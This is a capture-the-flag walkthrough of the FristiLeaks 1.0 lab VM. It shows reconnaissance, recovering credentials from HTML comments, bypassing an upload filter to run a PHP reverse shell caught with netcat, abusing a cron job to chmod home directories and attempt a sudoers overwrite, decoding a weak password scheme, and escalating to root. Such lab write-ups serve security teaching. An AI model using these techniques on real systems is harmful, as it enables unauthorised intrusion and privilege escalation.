

After executing netdiscover in order to find out the IP obtaines by the virtual machine, we execute an nmap scanner:

```
root@pow3rline:~/Documentos/fristileaks VM# cat scanner.fristileaks.nmap
# Nmap 7.70 scan initiated Thu Sep 19 20:02:31 2019 as: nmap -sT -sC -oA scanner.fristileaks 10.0.2.7
Nmap scan report for 10.0.2.7
Host is up (0.60s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)

# Nmap done at Thu Sep 19 20:03:46 2019 -- 1 IP address (1 host up) scanned in 74.56 seconds
```

The robots.txt file includes the 3 directories showed by the nmap script but none of them contain anything interesting. We obtaint the same in all 3:



Just by pure guessing, I tried to access http://10.0.2.7/fristi/ and:



If we take a look into de source code, we find interesting stuff:


```
<html>
<head>
<meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on the web, that thats a good way to do it.">
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->
</head>
<body>
<center><h1> Welcome to #fristileaks admin portal</h1></center>
<center><img src="data:img/png;base64,/9j/4AAQSkZJRgABAgAAZABkAAD/7AARRHVja3kAAQAEAAAAZAAA/+4ADkFkb2JlAGTAAAAAAf/b
AIQAAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQICAgICAgICAgIC
AwMDAwMDAwMDAwEBAQEBAQECAQECAgIBAgIDAwMDAwMDAwMDAwMDAwMDAwMDAwMD
AwMDAwMDAwMDAwMDAwMD/8AAEQgBrAImAwERAAIRAQMRAf/EAOsAAQABBAIDAQAAAAAAAAAA
AAAJAwcICgUGAQIECwEBAAAHAQEBAAAAAAAAAAAAAAIEBQYHCAkBAwoQAAAGAgECAwIICwMICAMG
BwECAwQFBgAHCBESIRMJMRRBIjIzcyQVClHRkrIjU6OzZBYXYXFUgZFCUpPTlNRDNCVVldUYGaFy
```

And, at the end:


```
Z42J4O1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I
/Z42J4O1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+
I/Z42J4O1Pqn8R+zxsTwdqfVP4j9njYng7VUJ7p2rf8AWPmw/VfrUsbO1ejy6Hfu+kL/2Q==" /></center><br/>
<!--
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8nqymmmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRiRIwC8yBEAXuQ5AgIwC8yBEAXuQ5AgIwC8yBE
B4EWOERAF7kOQICMAvMgRAF7kOQICMAvMgRAF7kOQICMAvMgRAF7kOQICMAvMgRAF7kOQICMAv
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc
5AsCLHAHgRY4A8CJHAHiRIwC8yBEAXuQ5AgIwC8yBEB4EWOERAF7kOQICMAvMgRAF7kOQICMAv
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
```


The loooong base64 code is the Nelson's image encoded. In fact, if we decode that long text string, we obtain the image. The commented base64 in green at the end doesn't correspond with a suitable utf-8 text string.


If we try to convert this base64 code into an image:



Which seems to be a kind of password. In the first line the "by eezeepz" provides us a hint about the username. Hence, using this username and this password, we obtain access:









It seems pretty obvious that we should go for a LFI, trying to upload a web shell. If we try directly with a PHP web shell, the application inform us that only images are allowed.


I tried putting this string: “GIF89a;” at the beginning of the web shell file, but it didn’t do the trick. It is uploaded correctly:



But when trying to execute it:



And the netcat (nc -nlvp 8082) in the Kali machine doesn’t receive anything. Then, I tried to rename the file from “reverse_shell.gif” to “reverse_shell.php.gif”. It is uploaded and… executed correctly!



And I got my shell:

```
root@pow3rline:~/Documentos/fristileaks VM# nc -nvlp 8082
listening on [any] 8082 ...
ls
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 39056
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 16:50:59 up  5:21,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
```

```
sh-4.1$ ls
ls
admin
eezeepz
fristigod
sh-4.1$ ls admin
ls admin
ls: cannot open directory admin: Permission denied
sh-4.1$ ls -rlth eezeepz
ls -rlth eezeepz
total 2.6M
-rwxr-xr-x. 1 eezeepz eezeepz  47K Nov 17  2015 zic
-rwxr-xr-x. 1 eezeepz eezeepz  53K Nov 17  2015 chown
-rwxr-xr-x. 1 eezeepz eezeepz  48K Nov 17  2015 chmod
-rwxr-xr-x. 1 eezeepz eezeepz  52K Nov 17  2015 chgrp
-rwxr-xr-x. 1 eezeepz eezeepz  41K Nov 17  2015 cut
-rwxr-xr-x. 1 eezeepz eezeepz 127K Nov 17  2015 cpio
-rwxr-xr-x. 1 eezeepz eezeepz  14K Nov 17  2015 hostname
-rwxr-xr-x. 1 eezeepz eezeepz  12K Nov 17  2015 kill
-rwxr-xr-x. 1 eezeepz eezeepz 7.8K Nov 17  2015 kbd_mode
-rwxr-xr-x. 1 eezeepz eezeepz 168K Nov 17  2015 nano
-rwxr-xr-x. 1 eezeepz eezeepz 121K Nov 17  2015 netstat
-rwxr-xr-x. 1 eezeepz eezeepz  14K Nov 17  2015 nisdomainname
-rwxr-xr-x. 1 eezeepz eezeepz  25K Nov 17  2015 nice
-rwxr-xr-x. 1 eezeepz eezeepz  47K Nov 17  2015 touch
-rwxr-xr-x. 1 eezeepz eezeepz  12K Nov 17  2015 taskset
```

```
sh-4.1$ cat eezeepz/notes.txt
cat eezeepz/notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
```

Firstly, I needed to upgrade my shell to ease the process everything:

Background your reverse shell with **CTRL+Z**.

- Print the size of your host terminal: `stty -a |cut -d';' -f2-3 | head -n1`.
- Transfer local hotkeys to the remote shell: `stty raw -echo`.
- Bring the reverse shell back to foreground: `fg`. You may need to hit **ENTER** after this command.
- Inside the remote shell, adjust the size: `stty rows <ROWS> cols <COLS>`

Now I have a fully interactive terminal.

Following the indications in the notes.txt, I put this inside the “runthis” file:

```
bash-4.1$ cat /tmp/runthis
/usr/bin/echo "" > /tmp/cronresult
/home/admin/ps
/home/admin/chmod 777 /home/admin
/home/admin/chmod 777 /home/fristigod
```

And the result is:

```
bash-4.1$ cat /tmp/cronresult
executing: /home/admin/ps
  PID TTY          TIME CMD
 1850 ?        00:00:00 python
 1853 ?        00:00:00 sendmail
 1854 ?        00:00:00 ps
executing: /home/admin/chmod 777 /home/admin
executing: /home/admin/chmod 777 /home/fristigod
```

And it worked partially:

```
bash-4.1$ ls -lrth /home/
total 20K
drwx---r-x. 5 eezeepz   eezeepz    12K Nov 18  2015 eezeepz
drwx------  2 fristigod fristigod 4.0K Nov 19  2015 fristigod
drwxrwxrwx. 2 admin     admin     4.0K Nov 19  2015 admin
```

Lets see what is inside “admin” at least:

```
bash-4.1$ cd /home/admin/
bash-4.1$ ls -rlth
total 632K
-rwxr-xr-x 1 admin     admin      24K Nov 18  2015 echo
-rwxr-xr-x 1 admin     admin      84K Nov 18  2015 ps
-rwxr-xr-x 1 admin     admin      45K Nov 18  2015 cat
-rwxr-xr-x 1 admin     admin     160K Nov 18  2015 grep
-rwxr-xr-x 1 admin     admin     160K Nov 18  2015 egrep
-rwxr-xr-x 1 admin     admin      89K Nov 18  2015 df
-rwxr-xr-x 1 admin     admin      48K Nov 18  2015 chmod
-rw-r--r-- 1 admin     admin      737 Nov 18  2015 cronjob.py
-rw-r--r-- 1 admin     admin      258 Nov 18  2015 cryptpass.py
-rw-r--r-- 1 admin     admin       21 Nov 18  2015 cryptedpass.txt
-rw-r--r-- 1 fristigod fristigod   25 Nov 19  2015 whoisyourgodnow.txt
bash-4.1$ cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
bash-4.1$ cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
```

We can take a look at how the cryptedpass.txt is created:

```
bash-4.1$ cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
```

So, what I extract from this code is that to reverse the “encryption” I should reverse the password, decode it using rot13 and, afterwards, decode it again using base64.

The result is: **thisisalsopw123**

Performing a “ps -ef” we observe that there is a MySQL instance running but no login was possible with this password.

After some tries with no exit, we perform the same operation of decryption (reverse+rot13+base64 decode) to the string found inside “whoisyourgoodnow.txt” and the result is: **LetThereBeFristi!**

So, I’ll try to change to user fristigod with this password…

```
bash-4.1$ su - fristigod
Password:
-bash-4.1$ id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)
-bash-4.1$
```

Taking a look to what I have now:

```
-bash-4.1$ pwd
/var/fristigod
-bash-4.1$ ls -rlth
total 0
-bash-4.1$ ls -larth
total 16K
drwxr-xr-x. 19 root      root      4.0K Nov 19  2015 ..
drwxrwxr-x.  2 fristigod fristigod 4.0K Nov 25  2015 .secret_admin_stuff
drwxr-x---   3 fristigod fristigod 4.0K Nov 25  2015 .
-rw-------   1 fristigod fristigod  864 Nov 25  2015 .bash_history
-bash-4.1$ cd .secret_admin_stuff/
-bash-4.1$ ls -rlth
total 8.0K
-rwsr-sr-x 1 root root 7.4K Nov 25  2015 doCom
-bash-4.1$ ./doCom
Nice try, but wrong user ;)
-bash-4.1$
```

Using sudo:

```
-bash-4.1$ sudo ./doCom
Sorry, user fristigod is not allowed to execute './doCom' as root on localhost.localdomain.
-bash-4.1$
```

So I tried to include the user fristigod in the sudoers file. I inserted this line into the runthis script in /tmp:

/home/admin/echo "fristigod ALL=(ALL) ALL" > /etc/sudoers

With no exit.

After some tries and fails, I checked the “.bash_history” file with this result:

```
-bash-4.1$ ls -rlth
total 0
-bash-4.1$ ls -lrtah
total 16K
drwxr-xr-x. 19 root      root      4.0K Nov 19  2015 ..
drwxrwxr-x.  2 fristigod fristigod 4.0K Nov 25  2015 .secret_admin_stuff
drwxr-x---   3 fristigod fristigod 4.0K Nov 25  2015 .
-rw-------   1 fristigod fristigod  864 Nov 25  2015 .bash_history
-bash-4.1$ cat .bash_history
ls
pwd
ls -lah
cd .secret_admin_stuff/
ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit
sudo /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
groups
ls -lah
usermod -G fristigod fristi
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
less /var/log/secure e
Fexit
exit
exit
```

So, that is the way to execute the doCom script.

Finally:

```
-bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
Usage: ./program_name terminal_command ...-bash-4.1$
-bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
bin  boot  dev  etc  home  lib  lib64  lost+found  media  mnt  opt  proc  root  sbin  selinux  srv  sys  tmp  usr  var
-bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /root/
fristileaks_secrets.txt
-bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom cat /root/fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)


Flag: Y0u_kn0w_y0u_l0ve_fr1st1


-bash-4.1$
```